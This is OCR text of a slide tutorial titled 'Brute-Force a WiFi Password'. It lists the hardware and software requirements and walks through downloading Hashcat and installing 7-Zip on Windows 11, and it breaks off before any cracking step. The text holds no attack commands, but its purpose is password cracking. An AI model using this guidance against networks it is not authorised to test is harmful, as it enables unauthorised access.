Brute-Force a WiFi Password


Hashcat cracking with a basic brute-force attack

Requirements:

- A Windows 11 PC
- Running a Kali Linux VM
- A WiFi NIC
- A GPU with OpenCL or CUDA support


Install Hashcat on Windows 11

1. Go the Hashcat website: https://hashcat.net/hashcat/




Install Hashcat on Windows 11

2. Under **Download** next to **hashcat binaries** click on **Download**.




Install Hashcat on Windows 11

3. The Hashcat file is a **7-Zip** file. Go to https://www.7-zip.org/




Install Hashcat on Windows 11

4. Click on **Download** next to Windows **64-bit x64**




Install Hashcat on Windows 11


5. Double click on the 7-Zip file you downloaded to install it.



Install Hashcat on Windows 11

6. Go through the 7-Zip installation.






Install Hashcat on Windows 11

